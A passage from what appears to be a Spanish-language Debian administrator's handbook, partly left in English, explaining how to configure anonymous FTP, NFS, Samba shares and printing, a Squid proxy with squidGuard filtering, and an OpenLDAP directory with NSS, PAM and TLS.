Instalar el paquete crea un usuario de sistema `ftp`. Siempre se utiliza esta cuenta para conexiones FTP anónimas, y su directorio personal (`/srv/ftp/`) es la raíz del árbol al que tienen acceso los usuarios que se conecten a este servicio. La configuración predeterminada (en `/etc/vsftpd.conf`) requiere algunos cambios para permitir poner a disposición archivos grandes para su descarga pública: es necesario habilitar el acceso anónimo (`anonymous_enable=YES`) y se debe desactivar el acceso (de sólo lectura) para los usuarios locales (`local_enable=NO`). Este último punto es particularmente importante, puesto que el protocolo FTP no utiliza cifrado y podría interceptarse la contraseña de los usuarios a través de la red.

FTP and FTPS resources can be accessed with a variety of clients, with and without a graphical user interface, and they can also be mounted locally using the **`curlftpfs`** command from the similarly named package.

11.4. Servidor de archivos NFS

NFS (*sistema de archivos de red*: «Network File System») es un protocolo que permite acceso remoto a un sistema de archivos a través de la red. Todos los sistemas Unix pueden trabajar con este protocolo.

***CASO ESPECÍFICO* Microsoft Windows y Recursos Compartidos NFS**

Cuando están involucradas las variantes más viejas o (las así llamadas) «Home», normalmente Samba ([Sección 11.5, “Configuración de espacios compartidos Windows con Samba”](#)) se debe usar en lugar de NFS. Soluciones modernas de Windows Server y las versiones «Pro» o «Enterprise», sin embargo, tienen la compatibilidad con NFS incorporada. Después de la instalación de los componentes "Services for NFS", se pueden acceder los recursos compartidos NFS y montarse temporal o permanentemente como cualquier otro recurso compartido de red. Tenga en cuenta los posibles problemas de codificación en los nombres de archivos.

As an alternative Debian can be installed on Windows 10 Pro and higher. It requires the installation of the Windows Subsystem for Linux (WSL) component and the Debian app from the Windows store.

→ <https://www.microsoft.com/en-us/p/debian/9msvkqc78pk6?>

NFS es una herramienta muy útil. Si bien anteriormente ha tenido muchas limitaciones, la mayoría ha desaparecido con la versión 4 del protocolo. El inconveniente es que la última versión de NFS es más difícil de configurar cuando se quieren utilizar funciones básicas de seguridad como la autenticación y el cifrado, puesto que se basa en Kerberos para estas funcionalidades. Sin éstas, el protocolo NFS tiene que restringirse a la utilización en una red local de confianza puesto que los datos que circulan por la red no están cifrados (un *sniffer* los puede interceptar) y los permisos de acceso se conceden en función de la dirección IP del cliente (que puede ser suplantada).

DOCUMENTACIÓN «HOWTO» de NFS

Es relativamente complicado encontrar buena documentación acerca de NFSv4. Incluimos aquí algunos enlaces con explicaciones de distinta calidad que al menos proporcionan algunas pistas (en inglés) sobre lo que debe hacerse.

→ <https://help.ubuntu.com/community/NFSv4Howto>
→ https://wiki.linux-nfs.org/wiki/index.php/Nfsv4_configuration

11.4.1. Protección de NFS

Si no se utilizan las características de seguridad basadas en Kerberos, debería asegurarse de que sólo los equipos autorizados a utilizar NFS puedan conectarse a los varios servidores RPC necesarios, porque el protocolo básico confía en la información recibida a través de la red. El firewall debería por tanto prohibir la *usurpación de IPs* («IP spoofing») para prevenir que una máquina externa se haga pasar por una interna y el acceso a los puertos apropiados debería estar restringido únicamente a los equipos que deban acceder a espacios compartidos por NFS.

VOLVER A LOS CIMIENTOS RPC

RPC (*llamada a procedimiento remoto*: «Remote Procedure Call») es un estándar Unix para servicios remotos. NFS es uno de esos servicios.

Los servicios RPC se registran en un directorio conocido como *portmapper* («asociador de puertos»). Un cliente que desee realizar una consulta NFS primero debe dirigirse al *portmapper* (en el puerto 111, TCP o UDP) y preguntar por el servidor NFS; la respuesta generalmente mencionará el puerto 2049 (el predeterminado para NFS). No todos los servicios RPC utilizan un puerto fijo necesariamente.

Las versiones antiguas del protocolo requerían otros servicios RPC que utilizaban puertos asignados dinámicamente. Afortunadamente, con la versión 4 de NFS solo son necesarios los puertos 2049 (para el NFS propiamente) y el 111 (para el *portmapper*), por lo que son fáciles de filtrar mediante un cortafuegos.

11.4.2. Servidor NFS

El servidor NFS es parte del núcleo Linux; en los núcleos que Debian provee está compilado como un módulo de núcleo. Si necesita ejecutar el

servidor NFS automáticamente al iniciar, debe instalar el paquete `nfs-kernel-server`; contiene los scripts de inicio relevantes.

The NFS server configuration file(s), `/etc/exports` and `/etc/exports.d/`, lists the directories that are made available over the network (*exported*). For each NFS share, only the given list of machines is granted access. More fine-grained access control can be obtained with a few options. The syntax for this file is quite simple:

```
/directorio/a/compartir maquina1(opcion1,opcion2,...)
maquina2(...) ...
```

Es importante recalcar que con NFSv4 todas las carpetas exportadas deben ser parte de un único árbol de directorios y que el directorio raíz de este árbol debe ser exportado e identificado con la opción `fsid=0` o `fsid=root`.

Puede identificar cada máquina mediante su nombre DNS o su dirección IP. También puede especificar conjuntos completos de máquinas utilizando una sintaxis como `*.falcot.com` o un rango de direcciones IP `192.168.0.0/255.255.255.0` o `192.168.0.0/24`.

De forma predeterminada (o si utiliza la opción `ro`), los directorios están disponibles sólo para lectura. La opción `rw` permite acceso de lectura y escritura. Los clientes NFS típicamente se conectan desde un puerto restringido sólo a `root` (en otras palabras, menor a 1024); puede eliminar esta restricción con la opción `insecure` (la opción `secure` es implícita, pero puede hacerla explícita para más claridad).

De forma predeterminada, el servidor sólo responderá a peticiones NFS cuando se complete la operación actual de disco (la opción `sync`); puede desactivar esta funcionalidad con la opción `async`. Las escrituras asíncronas aumentarán un poco el rendimiento a cambio de una disminución de la fiabilidad, debido al riesgo de pérdida de datos en caso de un cierre inesperado del servidor durante el tiempo que transcurre entre que se recibe la petición de escritura y cuando los datos hayan sido escritos realmente en el disco. Debido a que el valor predeterminado cambió recientemente (comparado con el valor histórico de NFS), se recomienda configurarlo explícitamente.

Para no proveerle acceso de root al sistema de archivos a ningún cliente NFS, el servidor considerará todas las consultas que parezcan provenir de un usuario root como si provinieran del usuario `nobody`. Este comportamiento corresponde a la opción `root_squash` y está activado de forma predeterminada. La opción `no_root_squash`, que desactiva este comportamiento, es riesgosa y sólo debe ser utilizada en entornos controlados. Si todos los usuarios deberían ser asociados al usuario `nobody`, use `all_squash`. Las opciones `anonuid=uid` y `anongid=gid` permiten especificar otro usuario falso que será utilizado en lugar deñ UID/GID 65534 (que corresponden al usuario `nobody` y al grupo `nogroup`).

Con NFSv4 se puede añadir la opción `sec` para precisar el nivel de seguridad deseado: `sec=sys` es el valor predeterminado sin ningún tipo de seguridad particular, `sec=krb5` habilita únicamente la autenticación, `sec=krb5i` añade una protección de integridad y `sec=krb5p` es el nivel más alto, que incluye la protección de la confidencialidad (mediante el cifrado de datos). Para que todo esto pueda funcionar es necesaria una instalación funcional de Kerberos (este libro no se trata en este libro).

Existen otras opciones disponibles; están documentadas en la página de manual `exports(5)`.

PRECAUCIÓN Primera instalación

The file `/etc/exports` does not list any valid NFS shares on initial installation. Once either this file or any file in `/etc/exports.d/` has been edited or added to contain valid entries, the NFS server must be restarted with either of the following commands:

```
# exportfs -ra
# systemctl start nfs-kernel-server
```

11.4.3. Cliente NFS

As with other filesystems, integrating an NFS share into the system hierarchy requires mounting (and the `nfs-common` package). Since this filesystem has its peculiarities, a few adjustments were required in the syntax of the **mount** command and the `/etc/fstab` file.

Ejemplo 11.19. Montaje manual con el programa mount

```
# mount -t nfs4 -o rw,nosuid  
arrakis.internal.falcot.com:/shared /srv/shared
```

Ejemplo 11.20. Elemento NFS en el archivo /etc/fstab

```
arrakis.internal.falcot.com:/shared /srv/shared nfs4 rw,nosuid  
0 0
```

El elemento descrito monta automáticamente en cada arranque del sistema el directorio NFS `/shared/` desde el servidor `arrakis` en el directorio local `/srv/shared/`. Se solicita acceso de lectura y escritura (de ahí el parámetro `rw`). La opción `nosuid` es una medida de protección que elimina cualquier bit `setuid` o `setgid` de los programas almacenados en el espacio compartido. Si el espacio compartido NFS está destinado únicamente a almacenar documentos, también se recomienda utilizar la opción `noexec`, que evita la ejecución de programas almacenados en el espacio compartido. Es importante tener en cuenta que, en el servidor, el directorio `shared` se encuentra dentro del directorio exportado como raíz de NFSv4 (por ejemplo `/export/shared`), no es un directorio de primer nivel.

La página de manual `nfs(5)` describe todas las opciones con algo de detalle.

11.5. Configuración de espacios compartidos Windows con Samba

Samba es un conjunto de herramientas que administran el protocolo SMB (también conocido como «CIFS») en Linux. Windows utiliza este protocolo para espacios compartidos de red e impresoras compartidas.

Samba también puede actuar como un controlador de dominio Windows. Esta es una herramienta sobresaliente para asegurar una integración perfecta entre servidores Linux y las máquinas de escritorios en las oficinas que todavía utilizan Windows.

11.5.1. Servidor Samba

El paquete samba contiene los dos servidores principales de Samba 4: **smbd** y **nmbd**.

DOCUMENTACIÓN Yendo más allá

The Samba server is extremely configurable and versatile, and can address a great many different use cases matching very different requirements and network architectures. This book only focuses on the use case where Samba is used as a standalone server, but it can also be an NT4 Domain Controller or a full Active Directory Domain Controller, or a simple member of an existing domain (which could be managed by a Windows server).

El paquete samba contiene todas las páginas de manual necesarias y en `/usr/share/doc/samba/examples/` una gran cantidad de archivos de ejemplo comentados. Si estás buscando una documentación más completa, puede echar un ojo a la página web de *Samba*.

→ <https://www.samba.org/samba/docs/>

HERRAMIENTA Autenticación con un servidor Windows

Winbind provee a los administradores de sistemas la opción de utilizar un servidor Windows como servidor de autenticación. Winbind también se integra limpiamente con PAM y NSS. Esto permite configurar máquinas Linux en las que todos los usuarios de un dominio Windows automáticamente tienen una cuenta.

Puede encontrar más información en el directorio `/usr/share/doc/libpam-winbind/examples/pam_winbind/` del paquete `libpam-winbind`.

11.5.1.1. Configuración con debconf

The package sets up a minimal configuration during the initial installation in `/etc/samba/smb.conf` by plainly copying `/usr/share/samba/smb.conf`. So you should really run **`dpkg-reconfigure samba-common`** to adapt it:

En la primera instalación lo único que tenemos que configurar es el nombre del grupo de trabajo al que pertenecerá el servidor Samba (en el caso de Falcot, la respuesta es `FALCOTNET`).

En caso de una actualización de paquetes (de la última versión estable de Debian) o si el servidor SMB ya se ha configurado para usar un servidor WINS (`wins server`), el paquete también propone identificar el servidor WINS de la información provista por el demonio DHCP. Los administradores de Falcot Corp rechazaron esta opción ya que pretenden utilizar el servidor Samba en sí como servidor WINS.

11.5.1.2. Configuración manual

11.5.1.2.1. Cambios en `smb.conf`

Los requisitos en Falcotr requieren modificar otras opciones en el archivo de configuración `/etc/samba/smb.conf`. Los siguientes extractos resumen los cambios realizados en la sección `[global]`.

```
[...]
```

```
[global]
```

```
## Browsing/Identification ###
```

```
# Change this to the workgroup/NT-domain name your Samba server
will part of
    workgroup = FALCOTNET
```

```

[...]

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable
its WINS Server
    wins support = yes ❶

[...]

##### Authentication #####

# Server role. Defines in which mode Samba will operate.
Possible
# values are "standalone server", "member server", "classic
primary
# domain controller", "classic backup domain controller",
"active
# directory domain controller".
#
# Most people will want "standalone server" or "member server".
# Running as "active directory domain controller" will require
first
# running "samba-tool domain provision" to wipe databases and
create a
# new domain.
    server role = standalone server

    obey pam restrictions = yes

[...]

# "security = user" is always a good idea. This will require a
Unix account
# in this server for every user accessing the server.
    security = user ❷

[...]

```

❶ Indicates that Samba should act as a Netbios name server (WINS) for the local network. This option had been removed from the default configuration in Buster and must be added manually if desired.

❷ Este es el valor predeterminado para este parámetro; sin embargo, como es central a la configuración de Samba, se recomienda rellenarlo

explícitamente. Cada usuario debe autenticarse antes de acceder a cualquier espacio compartido.

11.5.1.2.2. Añadir usuarios

Cada usuario Samba necesita una cuenta en el servidor; primero debe crear las cuentas Unix, luego necesita registrar el usuario en la base de datos de Samba. El paso de Unix se realiza de la forma normal (por ejemplo, utilizando **adduser**).

Agregar un usuario existente a la base de datos de Samba sólo es cuestión de ejecutar **smbpasswd -a usuario**; esto pedirá la contraseña de forma interactiva.

Puede eliminar un usuario ejecutando **smbpasswd -x usuario**. También puede desactivar temporalmente una cuenta Samba (con **smbpasswd -d usuario**) y reactivarla después (con **smbpasswd -e usuario**).

11.5.2. Cliente Samba

La funcionalidad de cliente en Samba le permite a una máquina Linux acceder a espacios e impresoras compartidas en Windows. Los programas necesarios se encuentran en los paquetes `cifs-utils` y `smbclient`.

11.5.2.1. El programa smbclient

El programa **smbclient** consulta servidores SMB. Puede utilizarse la opción **-U usuario**, para conectarse con el servidor bajo una identidad concreta. Con **smbclient //servidor/espaciocompartido** se accede al espacio compartido de modo interactivo como si se tratara de un cliente FTP en una consola. **smbclient -L servidor** enumerará todos los espacios compartidos (y visibles) en un servidor.

11.5.2.2. Montaje de espacios compartidos de Windows

El programa **mount** permite montar un espacio compartido de Windows en la jerarquía del sistema de archivos de Linux (con la ayuda de **mount.cifs** provisto por cifs-utils).

Ejemplo 11.21. Montaje de un espacio compartido de Windows

```
mount -t cifs //arrakis/shared /shared \  
-o credentials=/etc/smb-credentials
```

El archivo `/etc/smb-credentials` (que no debe ser accesible por usuarios) tiene el siguiente formato:

```
username = usuario  
password = contraseña
```

Puede especificar otras opciones en la línea de órdenes; la lista completa se encuentra disponible en la página de manual `mount.cifs(1)`. Dos opciones en particular pueden ser interesantes: `uid` y `gid` que permiten forzar el usuario y grupo dueños de los archivos disponibles en el punto de montaje para no restringir el acceso a root.

También puede configurar el montaje de un espacio compartido Windows en `/etc/fstab`:

```
//servidor/shared /shared cifs credentials=/etc/smb-credentials
```

Unmounting an SMB/CIFS share is done with the standard **umount** command.

11.5.2.3. Impresión en una impresora compartida

CUPS es una solución elegante para imprimir desde una estación de trabajo Linux en una impresora compartida por una máquina Windows. Cuando instale `smbclient`, CUPS le permitirá instalar impresoras compartidas Windows de forma automática.

Los pasos necesarios son los siguientes:

- Introduzca la interfaz de configuración CUPS:
`http://localhost:631/admin`
- Pulse en «Agregar impresora».
- Seleccione el dispositivo de impresión, elija «Impresora Windows via SAMBA».
- Introduzca la URI de conexión para la impresora de red. Debería ser similar a la siguiente:

`smb://usuario:contraseña@servidor/impresora.`

- Introduzca el nombre que identificará unívocamente a esta impresora. Luego introduzca la descripción y la ubicación de la impresora. Se mostrarán estas cadenas a los usuarios para ayudarlos a identificar las impresoras.
- Indique el fabricante/modelo de la impresora o, directamente, provea un archivo de descripción de impresora (PDD: «Printer Description File») funcional.

Voilà, ¡la impresora ya está lista!

11.6. Proxy HTTP/FTP

Un proxy HTTP/FTP funciona como intermediario para conexiones HTTP y/o FTP. Su rol es doble:

- Actuar como caché: los documentos que han sido descargados recientemente son copiados localmente para evitar múltiples descargas.
- Servidor de filtro: si el uso del proxy es obligatorio (y se bloquean las conexiones salientes a menos que sean a través del proxy), entonces el proxy puede determinar si se permite o no el pedido.

Falcot Corp eligió a Squid como su servidor proxy.

11.6.1. Instalación

The squid Debian package only contains the modular (caching) proxy. Turning it into a filtering server requires installing the additional squidguard package. In addition, squid-cgi provides a querying and administration interface for a Squid proxy.

Antes de instalarlo, debe asegurarse que el sistema pueda identificar su propio nombre completo: **hostname f** debe devolver el nombre completamente calificado (incluyendo el dominio). Si no lo hace, entonces debe editar el archivo `/etc/hosts` para que contenga el nombre completo del sistema (por ejemplo, `arrakis.falcot.com`). El nombre oficial del equipo debe ser validado con el administrador de la red para evitar posibles conflictos de nombre.

11.6.2. Configuración de un caché

Activar la funcionalidad de servidor de caché es tan simple como editar el archivo de configuración `/etc/squid/squid.conf` y permitir que las máquinas en la red local realicen consultas a través del proxy. El siguiente

ejemplo muestra las modificaciones realizadas por los administradores de Falcot Corp:

Ejemplo 11.22. El archivo `/etc/squid/squid.conf` (extractos)

```
# AGREGUE SUS PROPIAS REGLAS AQUÍ PARA PERMITIR ACCESO DE SUS
CLIENTES
#
include /etc/squid/conf.d/*

# Regla de ejemplo que permite acceso desde su red local.
Adapte
# red local en la sección ACL para incluir sus redes IP
(internas)
# desde las que se debe permitir navegar

acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# Finalmente, negar todo otro acceso a este proxy
http_access deny all
```

11.6.3. Configuración de un filtro

squid por sí mismo no realiza el filtrado; esta acción es delegada a **squidGuard**. Debe configurar el primero para que interactúe con este último. Esto incluye agregar la siguiente directiva en el archivo `/etc/squid/squid.conf`:

```
url_rewrite_program /usr/bin/squidGuard -c
/etc/squid/squidGuard.conf
```

The `/usr/lib/cgi-bin/squidGuard.cgi` CGI program also needs to be installed, using `/usr/share/doc/squidguard/examples/squidGuard.cgi` as a starting point. Required modifications to this script are the `$proxy` and `$proxymaster` variables (the name of the proxy and the administrator's contact email, respectively). The `$image` and `$redirect` variables should point to existing images representing the rejection of a query.

The filter is enabled with the **systemctl reload squid** command. However, since the squidguard package does no filtering by default, it is the administrator's task to define the policy. This can be done by creating the `/etc/squid/squidGuard.conf` file (using `/etc/squidguard/squidGuard.conf.default` as template if required).

Debe regenerar la base de datos de trabajo con **update-squidguard** luego de cada modificación al archivo de configuración de **squidGuard** (o uno de las listas de dominios o URLs que menciona). La sintaxis del archivo de configuración se encuentra documentada en el siguiente sitio web:

→ <http://www.squidguard.org/Doc/configure.html>

ALTERNATIVA E2guardian (una bifurcación de DansGuardian)

The e2guardian package, a DansGuardian fork, is an alternative to squidguard. This software does not simply handle a blacklist of forbidden URLs, it can also take advantage of content and anti-virus scanning and it provides broad authentication support.

11.7. Directorio LDAP

OpenLDAP es una implementación del protocolo LDAP; en otras palabras, es una base de datos de propósito especial diseñada para almacenar directorios (N.T. directorio en el sentido de directorio/agenda de personas, equipos o configuraciones, no directorio de un sistema de archivos). En el caso de uso más común, utilizar un servidor LDAP permite centralizar la administración de las cuentas de usuario y los permisos relacionados. Además se puede replicar fácilmente una base de datos LDAP, lo que permite configurar varios servidores LDAP sincronizados. Cuando la red y la cantidad de usuarios crecen rápidamente se puede balancear la carga entre varios servidores.

Los datos LDAP son estructurados y jerárquicos. La estructura es definida por «esquemas» («schemas») que describen el tipo de objetos que la base de datos puede almacenar junto con una lista de todos sus atributos posibles. La sintaxis utilizada para hacer referencia a un objeto particular en la base de datos está basada en esta estructura, lo que explica su complejidad.

11.7.1. Instalación

El paquete slapd contiene el servidor OpenLDAP. El paquete ldap-utils incluye herramientas de línea de órdenes para interactuar con servidores LDAP.

La instalación de slapd normalmente solicita solo la contraseña del administrador, y es poco probable que la base de datos resultante se ajuste a sus necesidades. Afortunadamente basta ejecutar **dpkg-reconfigure slapd** para reconfigurar la base de datos LDAP más detalladamente:

- ¿Evitar la configuración del servidor OpenLDAP? No, por supuesto que deseamos configurar este servicio.
- Nombre de dominio DNS: «falcot.com».
- Nombre de la organización: “Falcot Corp”.

- Debe ingresar la contraseña de administración.
- Base de datos a utilizar: «MDB».
- ¿Desea eliminar la base de datos cuando se purge slapd? No. No tiene sentido arriesgarse a perder la base de datos por error.
- ¿Mover una base de datos anterior? Esta pregunta sólo es realizada cuando se intenta configurarlo y ya existe una base de datos. Sólo responda «yes» si realmente desea iniciar nuevamente desde una base de datos limpia; por ejemplo, si ejecuta **dpkg-reconfigure slapd** inmediatamente después de instalarlo por primera vez.

VOLVER A LOS CIMIENTOS Formato LDIF

Un archivo LDIF (*formato de intercambios de datos LDAP*: «LDAP Data Interchange Format») es un archivo de texto portable que describe el contenido de una base de datos LDAP (o una porción de la misma); puede utilizarlo para introducir datos en otro servidor LDAP.

Ahora tiene configurada una base de datos mínima, como podrá ver con la siguiente consulta:

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot Corp
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
```



```
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

La consulta devolvió dos objetos: la organización en sí mismo y el usuario de administración.

11.7.2. Relleno del directorio

Debido a que una base de datos vacía no es particularmente útil, se trata ahora de integrar en ella todos los directorios existentes; esto incluye las bases de datos de usuarios, grupos, servicios y equipos.

El paquete `migrationtools` proporciona un conjunto de scripts para extraer los datos de los directorios estándar de Unix (`/etc/passwd`, `/etc/group`, `/etc/services`, `/etc/hosts`, etc.), convertir estos datos y agregarlos en la base de datos LDAP.

Una vez que instaló el paquete, es necesario editar el archivo `/etc/migrationtools/migrate_common.ph`; debe activar las opciones `IGNORE_UID_BELOW` y `IGNORE_GID_BELOW` (descomentarlas es suficiente) y debe actualizar `DEFAULT_MAIL_DOMAIN/DEFAULT_BASE`.

La operación de migración en sí es gestionada por el script **`migrate_all_online.sh`**, como sigue:

```
# cd /usr/share/migrationtools
# PERL5LIB="${PERL5LIB}:/etc/migrationtools"
LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null
./migrate_all_online.sh
```

`migrate_all_online.sh` realizará unas pocas preguntas sobre la base de datos LDAP a la que migrará los datos. La [Tabla 11.1](#) resume las respuestas dadas en el caso de uso de Falcot.

Tabla 11.1. Respuestas a las preguntas del script `migrate_all_online.sh`

Pregunta	Respuesta
Contexto de nombre X.500	<code>dc=falcot,dc=com</code>
Nombre del servidor LDAP	<code>localhost</code>
Administrador del DN	<code>cn=admin,dc=falcot,dc=com</code>
Credenciales Bind	la contraseña de administración
Crear DUAConfigProfile	no

You might notice that we extend the `PERL5LIB` variable. This is due to Debian bug report #982666.

→ <https://bugs.debian.org/982666>

As you might have also noticed, we deliberately ignore migration of the `/etc/aliases` file, since the standard schema as provided by Debian does not include the structures that this script uses to describe email aliases. Should we want to integrate this data into the directory, the `/etc/ldap/schema/misc.schema` file should be added to the standard schema.

HERRAMIENTA Navegación de un directorio LDAP

El programa **jxplorer** (en el paquete del mismo nombre) es una herramienta gráfica que permite navegar y editar una base de datos LDAP. Es una herramienta interesante que proporciona al administrador una buena visión de la estructura jerárquica de los datos de LDAP.

Sepa también que el programa **ldapadd** tiene una opción `-c`; esta opción solicita que no se detenga el proceso en caso de errores. Es necesario utilizar esta opción debido a que la conversión del archivo `/etc/services` genera unos pocos errores que puede ignorar sin problemas.

11.7.3. Administración de cuentas con LDAP

Ahora que la base de datos LDAP contiene información útil, es momento de utilizar estos datos. Esta sección se enfoca en cómo configurar un sistema

Linux para que los directorios de sistema utilicen la base de datos LDAP.

11.7.3.1. Configuración de NSS

El sistema NSS (cambio de servicio de nombres: «Name Service Switch», revise el recuadro [YENDO MÁS ALLÁ NSS y bases de datos de sistema](#)) es un sistema modular diseñado para definir u obtener información para directorios de sistemas. Utilizar LDAP como fuente de datos para NSS requiere instalar el paquete libnss-ldap. Al hacerlo, se harán unas pocas preguntas cuyas respuestas están resumidas en la [Tabla 11.2](#).

Tabla 11.2. Configuring the libnss-ldap package:

Pregunta	Respuesta
LDAP server URI (Uniform Resource Identifier)	ldapi://ldap.falcot.com
Nombre distinguido de la base de búsqueda	dc=falcot,dc=com
Versión LDAP a utilizar	3
cuenta LDAP para root	cn=admin,dc=falcot,dc=com
contraseña de la cuenta root de LDAP	la contraseña de administración
¿Permitir a la cuenta de administración LDAP comportarse como superusuario local?	sí
¿La base de datos LDAP requiere inicio de sesión?	no

Luego necesita modificar el archivo `/etc/nsswitch.conf` para configurar que NSS utilice el módulo **ldap** recién instalado. Puede usar el ejemplo que se proporciona en `/usr/share/doc/libnss-ldap/examples/nsswitch.ldap` o editar su configuración existente.

Ejemplo 11.23. El archivo `/etc/nsswitch.conf`

```
#ident $Id: nsswitch.ldap,v 2.4 2003/10/02 02:36:25 lukeh Exp $
#
# An example file that could be copied over to
```

```

/etc/nsswitch.conf; it
# uses LDAP conjunction with files.
#
# "hosts:" and "services:" in this file are used only if the
# /etc/netconfig file has a "-" for nametoaddr_libs of "inet"
transports.

# the following lines obviate the "+" entry in /etc/passwd and
/etc/group.
passwd:      files ldap
shadow:      files ldap
group:       files ldap

# consult DNS first, we will need it to resolve the LDAP host.
(If we
# can't resolve it, we're in infinite recursion, because
libldap calls
# gethostbyname(). Careful!)
hosts:       dns ldap

# LDAP is nominally authoritative for the following maps.
services:    ldap [NOTFOUND=return] files
networks:    ldap [NOTFOUND=return] files
protocols:   ldap [NOTFOUND=return] files
rpc:         ldap [NOTFOUND=return] files
ethers:      ldap [NOTFOUND=return] files

# no support for netmasks, bootparams, publickey yet.
netmasks:    files
bootparams:  files
publickey:   files
automount:   files

# I'm pretty sure nsswitch.conf is consulted directly by
sendmail,
# here, so we can't do much here. Instead, use bbense's LDAP
# rules ofr sendmail.
aliases:     files
sendmailvars: files

# Note: there is no support for netgroups on Solaris (yet)
netgroup:    ldap [NOTFOUND=return] files

```

Generalmente agregará el módulo **ldap** antes que los demás para que, de esa forma, sea consultado primero. La excepción notable es el servicio **hosts** ya que para contactar el servidor LDAP necesita una consulta de

DNS primero (para resolver `ldap.falcot.com`). Sin esta excepción, una consulta de nombres intentaría consultar al servidor LDAP; esto dispararía una resolución de nombres para el servidor LDAP, y así sucesivamente en un ciclo infinito.

Si se debe considerar al servidor LDAP como autoritativo (e ignorar los archivos locales utilizados por el módulo **files**), puede configurar los servicios con la siguiente sintaxis:

```
servicio: ldap [NOTFOUND=return] files.
```

Si la entrada solicitada no existe en la base de datos LDAP, la consulta devolverá la respuesta «inexistente» aún cuando el recurso exista en uno de los archivos locales; sólo se utilizarán estos archivos locales cuando el servicio LDAP esté caído.

11.7.3.2. Configuración de PAM

Esta sección describe una configuración PAM (revise el recuadro [TRAS BAMBALINAS](#) `/etc/environment.y/etc/default/locale`) que permitirá a las aplicaciones realizar las autenticaciones necesarias contra la base de datos LDAP.

PRECAUCIÓN Autenticación rota

Modificar la configuración estándar de PAM utilizada por varios programas es una operación delicada. Un error puede llevar a una autenticación rota, lo que podría impedir iniciar sesiones. Por lo que recomendamos mantener una consola de root abierta. Si ocurriera cualquier error de configuración, podría solucionarlo y reiniciar los servicios fácilmente.

El paquete `libpam-ldap` provee el módulo LDAP para PAM. La instalación de este paquete realiza unas pocas preguntas muy similares a aquellas en el paquete `libnss-ldap`; algunos parámetros de configuración (como el URI del servidor LDAP) son inclusive compartidos con el paquete `libnss-ldap`. Encontrará resumidas las respuestas en la [Tabla 11.3](#).

Tabla 11.3. Configuración de *libpam-ldap*

Pregunta	Respuesta
¿Permitir a la cuenta de administración LDAP comportarse como root local?	Sí. Esto permite utilizar el programa passwd típico para modificar las contraseñas almacenadas en la base de datos LDAP.
¿La base de datos LDAP requiere inicio de sesión?	no
LDAP account for root:	cn=admin,dc=falcot,dc=com
LDAP administrative password:	la contraseña de administración de la base de datos LDAP
Local encryption algorithm to use for passwords:	crypt
PAM profiles to enable:	LDAP Authentication is among the enabled profiles

Instalar el paquete `libpam-ldap` automáticamente adapta la configuración PAM predeterminada definida en los archivos `/etc/pam.d/common-auth`, `/etc/pam.d/common-password` y `/etc/pam.d/common-account`. Este mecanismo utiliza la herramienta dedicada **pam-auth-update** (provista por el paquete `libpam-runtime`). El administrador también puede utilizar esta herramienta si desea activar o desactivar módulos PAM.

11.7.3.3. Protección de intercambios de datos LDAP

De forma predeterminada, el protocolo LDAP se transmite por la red como texto plano; incluyendo las contraseñas (cifradas). Debido a que se pueden obtener las claves cifradas de la red, pueden ser vulnerables a ataques de tipo diccionario. Puede evitarlo aplicando una capa extra de cifrado; el tema de esta sección es cómo activar esta capa.

11.7.3.3.1. Configuración del servidor

El primer paso es crear un par de llaves (compuestas de una llave pública y una llave privada) para el servidor LDAP. Los administradores de Falcot reutilizaron *easy-rsa* para generarlas (revise la [Sección 10.2.2](#),

[“Infraestructura de llave pública: *easy-rsa*”](#). Si ejecuta `./easyrsa build-server-full ldap.falcot.com nopass`, le preguntará sobre el «common name» (nombre común). La respuesta a esa pregunta *debe* ser el nombre de equipo completamente calificado del servidor LDAP; en nuestro caso:

`ldap.falcot.com`.

Este programa crea un certificado en el archivo `pki/issued/ldap.falcot.com.crt`; la llave privada correspondiente es almacenada en `pki/private/ldap.falcot.com.key`.

Ahora debe instalar estas llaves en sus ubicaciones estándar y debemos asegurarnos que el servidor LDAP, que ejecuta bajo la identidad del usuario `openldap`, pueda leer el archivo privado:

```
# adduser openldap ssl-cert
Adding user `openldap' to group `ssl-cert' ...
Adding user openldap to group ssl-cert
Done.
# mv pki/private/ldap.falcot.com.key
/etc/ssl/private/ldap.falcot.com.key
# chown root.ssl-cert /etc/ssl/private/ldap.falcot.com.key
# chmod 0640 /etc/ssl/private/ldap.falcot.com.key
# mv pki/issued/ldap.falcot.com.crt
/etc/ssl/certs/ldap.falcot.com.pem
# chown root.root /etc/ssl/certs/ldap.falcot.com.pem
# chmod 0644 /etc/ssl/certs/ldap.falcot.com.pem
```

También necesita indicarle al demonio **slapd** que utilice estas llaves para el cifrado. La configuración del servidor LDAP es gestionada de forma dinámica: puede actualizar la configuración con operaciones LDAP normales en la jerarquía de objetos `cn=config` y el servidor actualizará `/etc/ldap/slapd.d` en tiempo real para que la configuración sea persistente. Por lo tanto, **ldapmodify** es la herramienta correcta para actualizar la configuración:

Ejemplo 11.24. Configuración de slapd para cifrado

```
# cat >ssl.ldif <<END
dn: cn=config
changetype: modify
add: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/ssl/private/ldap.falcot.com.key
-
```

```

add: olcTLSCertificateFile
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
END
# ldapmodify -Y EXTERNAL -H ldapi:/// -f ssl.ldif
SASL/EXTERNAL authentication started
SASL username:
gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"
# systemctl restart slapd.service
# ldapsearch -Y EXTERNAL -H ldapi:/// -b cn=config -s base |
grep TLS
SASL/EXTERNAL authentication started
SASL username:
gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
olcTLSCertificateKeyFile: /etc/ssl/certs/ldap.falcot.com.key

```

HERRAMIENTA ldapvi para editar un directorio LDAP

